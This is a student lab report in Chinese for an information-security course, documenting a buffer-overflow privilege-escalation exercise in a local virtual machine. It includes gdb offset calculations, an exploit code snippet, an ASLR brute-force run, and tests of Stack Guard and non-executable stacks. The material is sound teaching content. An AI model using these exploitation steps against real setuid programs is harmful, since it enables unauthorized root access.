信息安全导论 Lab3

廖洲洲 PB17081504

一、实验目的

1.掌握缓冲区溢出攻击的原理

2.实现缓冲区溢出的本地攻击


3.实现对实际系统的本地溢出攻击

4.在关闭`"Stack Guard"`情况下实现缓冲区溢出攻击

5.了解堆栈保护和栈不可执行


二、实验内容

1.关闭地址随机化机制



```
root@liaozz-VirtualBox:/home/liaozz/lab3# sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@liaozz-VirtualBox:/home/liaozz/lab3#
```

2.关闭“Stack Guard”和开启“Executable Stack”的方法




```
$ gcc -fno-stack-protector example.c

 For executable stack:
 $ gcc -z execstack  -o test test.c
```

3.Shellcode

给`call_shellcode.c`文件加上`#include <string.h`


编译运行后得到一个shell，如图

root下




```
root@liaozz-VirtualBox:/home/liaozz/lab3# gcc -z execstack -o call_shellcode call_shellcode.c
root@liaozz-VirtualBox:/home/liaozz/lab3# ./call_shellcode
#
```

用户下



```
liaozz@liaozz-VirtualBox:~/lab3$ ./call_shellcode
$ ls
call_shellcode  call_shellcode.c  exploit.c  stack.c
$ touch a.txt
$ ls
a.txt  call_shellcode  call_shellcode.c  exploit.c  stack.c
$ rm a.txt
$ ls
call_shellcode  call_shellcode.c  exploit.c  stack.c
$
```

4.The Vulnerable Program




```
root@liaozz-VirtualBox:/home/liaozz/lab3# vi stack.c
root@liaozz-VirtualBox:/home/liaozz/lab3# gcc -o stack -z execstack -fno-stack-protector stack.c
root@liaozz-VirtualBox:/home/liaozz/lab3# chmod 4755 stack
root@liaozz-VirtualBox:/home/liaozz/lab3# exit
exit
liaozz@liaozz-VirtualBox:~$ 
```

chmod 4755 stack使stack程序具有root权限

5.Exploiting the Vulnerability

1. 由于buffer[24]只有24字节，无法容纳shellcode，因此shellcode只能放在str中偏移32之后的某个位置。该位置取决于bof的返回地址与buffer的首地址的距离，这需要通过gdb调试目标进程而确定。




```
(gdb) disas bof
Dump of assembler code for function bof:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     sub    $0x8,%esp
   0x080484c4 <+9>:     pushl  0x8(%ebp)
   0x080484c7 <+12>:    lea    -0x20(%ebp),%eax
   0x080484ca <+15>:    push   %eax
   0x080484cb <+16>:    call   0x8048370 <strcpy@plt>
   0x080484d0 <+21>:    add    $0x10,%esp
   0x080484d3 <+24>:    mov    $0x1,%eax
   0x080484d8 <+29>:    leave
   0x080484d9 <+30>:    ret
End of assembler dump.
(gdb) b *(bof+0)
Breakpoint 1 at 0x80484bb
(gdb) b *(bof+16)
Breakpoint 2 at 0x80484cb
(gdb) b *(bof+30)
Breakpoint 3 at 0x80484d9
(gdb) r
Starting program: /home/liaozz/lab3/stack

Breakpoint 1, 0x080484bb in bof ()
(gdb) x/x $esp
0xbfffee8c:     0x0804852e
(gdb) c
Continuing.

Breakpoint 2, 0x080484cb in bof ()
(gdb) x/x $esp
0xbfffee50:     0xbfffee68
(gdb)
0xbfffee54:     0xbfffeea7
(gdb) p 0xbfffee8c-0xbfffee68
$1 = 36
```

得到`offset=36`

2.由此可知，应该在`str+36`处放置攻击代码的跳转地址，shellcode必须放在`str+36+4=str+40`之后的位置。为了让攻击串适用于较大的一些缓冲区，将其放在`str_len-strlen(shellcode)-1`开始的地方。即`RET=buffer（被攻击串初始地址）+（str_len-strlen(shellcode)-1)`

增加代码


```
    unsigned long *ps;
    unsigned long bufaddr=0xbfffee68;
    strcpy(buffer+(517- strlen(shellcode)-1),shellcode);
    ps=(unsigned long *)(buffer+36);
    *(ps)=bufaddr+517-strlen(shellcode)-1;
    buffer[517-1]=0;
```



```
liaozz@liaozz-VirtualBox:~/lab3$ vi exploit.c
liaozz@liaozz-VirtualBox:~/lab3$ gcc -o exploit exploit.c
liaozz@liaozz-VirtualBox:~/lab3$ ./exploit
liaozz@liaozz-VirtualBox:~/lab3$ ./stack
$ ls
badfile  call_shellcode  call_shellcode.c  exploit  exploit.c  stack  stack.c  stack2
$ id
uid=1000(liaozz) gid=1000(liaozz) groups=1000(liaozz),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare)
$ 
```


 运行后未取得root，原因是Ubuntu16.04中，/bin/sh连接到/bin/dash,会在检测到执行非本用户进程是自动跳转到本用户进程，阻碍缓冲区溢出攻击，故需要配置/bin/sh

取得root权限



```
liaozz@liaozz-VirtualBox:~/lab3$ sudo rm /bin/sh
liaozz@liaozz-VirtualBox:~/lab3$ sudo ln -s /bin/zsh /bin/sh
liaozz@liaozz-VirtualBox:~/lab3$ ./exploit
liaozz@liaozz-VirtualBox:~/lab3$ ./stack
# id
uid=1000(liaozz) gid=1000(liaozz) euid=0(root) groups=1000(liaozz),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare)
```


将uid转换为root uid，变为真正的root进程



```
liaozz@liaozz-VirtualBox:~/lab3$ ./stack
# ./set_root
# id
uid=0(root) gid=1000(liaozz) groups=1000(liaozz),4(adm),24(cdrom),27(sudo),30(di
p),46(plugdev),108(lpadmin),124(sambashare)
```

6.Address Randomization


1.开启地址随机化后



```
liaozz@liaozz-VirtualBox:~/lab3$ sudo su
[sudo] liaozz 的密码：
root@liaozz-VirtualBox:/home/liaozz/lab3# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@liaozz-VirtualBox:/home/liaozz/lab3#
root@liaozz-VirtualBox:/home/liaozz/lab3# ./stack
段错误 (核心已转储)
```

攻击未成功，这是因为开启了`地址随机化技术`，buffer的起始地址会动态变化，从而无法准确计算`RETURN`。因此必须在攻击串中放置足够多的`NOP`，以使`RET`的取值范围足够大，才能猜测一个正确的`RET`。


2.即使循环执行攻击程序，过了很长时间也没成功



```
150 minutes 21 seconds
23163 times
150 minutes 22 seconds
23164 times
150 minutes 22 seconds
23165 times
150 minutes 22 seconds
23166 times
150 minutes 23 seconds
23167 times
150 minutes 23 seconds
23168 times
150 minutes 23 seconds
23169 times
150 minutes 24 seconds
23170 times
150 minutes 24 seconds
23171 times
150 minutes 24 seconds
23172 times
150 minutes 24 seconds
23173 times
150 minutes 24 seconds
23174 times
150 minutes 25 seconds
23175 times
150 minutes 25 seconds
23176 times
150 minutes 25 seconds
23177 times
150 minutes 25 seconds
23178 times
```


4.构造巨大攻击串提高成功概率

- 在`stack.c`基础上构造`lstack.c`,令攻击串长度为`1024*1024*2`，再次调试得到的offset仍为36



```
End of assembler dump.
(gdb) b *(bof+0)
Breakpoint 1 at 0x80484bb
(gdb) b *(bof+16)
Breakpoint 2 at 0x80484cb
(gdb) b *(bof+30)
Breakpoint 3 at 0x80484d9
(gdb) r
Starting program: /home/liaozz/lab3/lstack

Breakpoint 1, 0x080484bb in bof ()
(gdb) x/x $esp
0xbfac3dbc:     0x08048532
(gdb) c
Continuing.

Breakpoint 2, 0x080484cb in bof ()
(gdb) x/x $esp
0xbfac3d80:     0xbfac3d98
(gdb)
0xbfac3d84:     0xbfac3ddb
(gdb) p 0xbfac3dbc-0xbfac3ddb
$1 = 4294967265
(gdb) p 0xbfac3dbc-0xbfac3d98
$2 = 36
```


- 构造巨大攻击串，串长度为`1024*1024*2`,使用巨大攻击串，成功概率大大提升，第五次攻击就获得了权限



```
0 minutes 0 seconds
1 times
0 minutes 1 seconds
2 times
0 minutes 1 seconds
3 times
0 minutes 1 seconds
4 times
0 minutes 1 seconds
5 times
# id
uid=1000(liaozz) gid=1000(liaozz) euid=0(root) groups=1000(liaozz),4(adm),24(cdr
om),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare)
# ./set_root
# id
uid=0(root) gid=1000(liaozz) groups=1000(liaozz),4(adm),24(cdrom),27(sudo),30(di
p),46(plugdev),108(lpadmin),124(sambashare)
#
```


7.Stack Guard

1.再次关闭地址随机化



```
liaozz@liaozz-VirtualBox:~/lab3$ sudo su
[sudo] liaozz 的密码:
root@liaozz-VirtualBox:/home/liaozz/lab3# sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@liaozz-VirtualBox:/home/liaozz/lab3# exit
exit
liaozz@liaozz-VirtualBox:~/lab3$ ./stack
# exit
```

2.开启"Stack Guard"并执行stack2程序




```
liaozz@liaozz-VirtualBox:~/lab3$ gcc -o stack2 -z execstack stack.c
liaozz@liaozz-VirtualBox:~/lab3$ sudo su
[sudo] liaozz 的密码:
root@liaozz-VirtualBox:/home/liaozz/lab3# chmod 4755 stack2
root@liaozz-VirtualBox:/home/liaozz/lab3# ls
badfile           exploit    lexploit    lstack.c     set_root    stack2
call_shellcode    exploit.c  lexploit.c  runlstack.sh set_root.c  stack.c
call_shellcode.c  lbadfile   lstack      runstack.sh  stack
root@liaozz-VirtualBox:/home/liaozz/lab3# exit
exit
liaozz@liaozz-VirtualBox:~/lab3$ ./stack2
*** stack smashing detected ***: ./stack2 terminated
已放弃 (核心已转储)
```

关闭堆栈保护机制检测到栈被修改，会使得攻击失效

8.Non-executable Stack

1.开启栈不可执行



```
liaozz@liaozz-VirtualBox:~/lab3$ gcc -o stack3 -fno-stack-protector -z noexecstack stack.c
liaozz@liaozz-VirtualBox:~/lab3$ ./stack3
段错误 (核心已转储)
```

由于栈不可执行，故shellcode无法执行，因此攻击失败

三、小结

1、学习掌握了缓存区溢出攻击

2、实现了多种情况下的缓存区溢出攻击，加深了对缓冲区溢出攻击的了解

3、了解了现代操作系统对缓存区溢出的防御措施

四、文件

其中call_shellcode.c、exploit.c、stack.c是直接在附件上修改的文件，而lexploit.c实现了构造巨大攻击串，lstack.c实现了巨大攻击串的攻击。